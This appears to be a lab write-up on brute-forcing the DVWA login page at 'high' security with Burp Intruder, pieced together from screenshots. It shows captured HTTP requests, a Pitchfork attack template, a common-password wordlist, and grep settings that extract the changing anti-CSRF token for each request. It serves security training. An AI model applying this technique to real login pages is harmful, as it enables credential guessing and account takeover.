Cookie: PHPSESSID=bkk50hrr1on6thdfraq52oump1; security=high
Upgrade-Insecure-Requests: 1


```

a user_token is changing on every request




```
GET /vulnerabilities/brute/?username=saad&password=saad&Login=Login&user_token=d34cb521eafefe81c630bd152e273282 HTTP/1.1
Host: 127.8.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.8.0.1/vulnerabilities/brute/?username=saad&password=saad&Login=Login&user_token=35967659e262f819f2d01aeca9b8ccb0
Cookie: PHPSESSID=bkk50hrr1on6thdfraq52oump1; security=high
Upgrade-Insecure-Requests: 1


```

if we keep the same token for the next request we get




```
<div class="body_padded">
  <div class="message">
    CSRF token is incorrect
  </div>
</div>
```


we have to grap it every time



```
user_token
    <br>
    <input type="password" autocomplete="off" name="password">
    <br>
    <br>
    <input type="submit" value="Login" name="Login">
    <input type="hidden" name="user_token" value="d34cb521eafefe81c630bd152e273282">
  </form>
  <pre>…</pre>
</div>
<h2>More Information</h2>
```



```
  <input type="" name="user_token" value="d34cb521eafefe81c630bd152e273282">
</form>
```




Login

Username: saad

Password: ●●●●

d34cb521eafefe81c630bd152




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork

```
GET /vulnerabilities/brute/index.php?username=admin&password=§saad§&Login=Login&user_token=§1e2a2f1b41476265c47a3997f11442ef§ HTTP/1.1
Host: 127.8.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.8.0.1/vulnerabilities/brute/index.php
Cookie: PHPSESSID=bkk50hrr1on6thdfraq52oump1; security=high
Upgrade-Insecure-Requests: 1
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends
payload type can be customized in different ways.


Payload set: 1 Payload count: 99

Payload type: Simple list Request count: 99

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as pay

```
123456
123456789
111111
password
qwerty
abc123
12345678
password1
```




Redirections

These settings control how Burp handles redirections when performing attacks.

Follow redirections: Never / On-site only / In-scope only / [✓ Always]

☐ Process cookies in redirections



Grep - Match

These settings can be used to flag result items containing specified expressions.


[✓] Flag result items with responses matching these expressions:

incorrect

incorrect

Match type: [● Simple string] ○ Regex

[ ] Case sensitive match
[✓] Exclude HTTP headers




Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

[✓] Extract the following items from responses:

From offset 3208, length 32

Maximum capture length: 100



Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.


[✓] Define start and end


( ) Start after expression: value='
(●) Start at offset: 3208
( ) End at delimiter: ' />\r\n </form>
(●) End at fixed length: 32

[ ] Extract from regex group
value='(.*?)' />\r\n </form>
[✓] Case sensitive

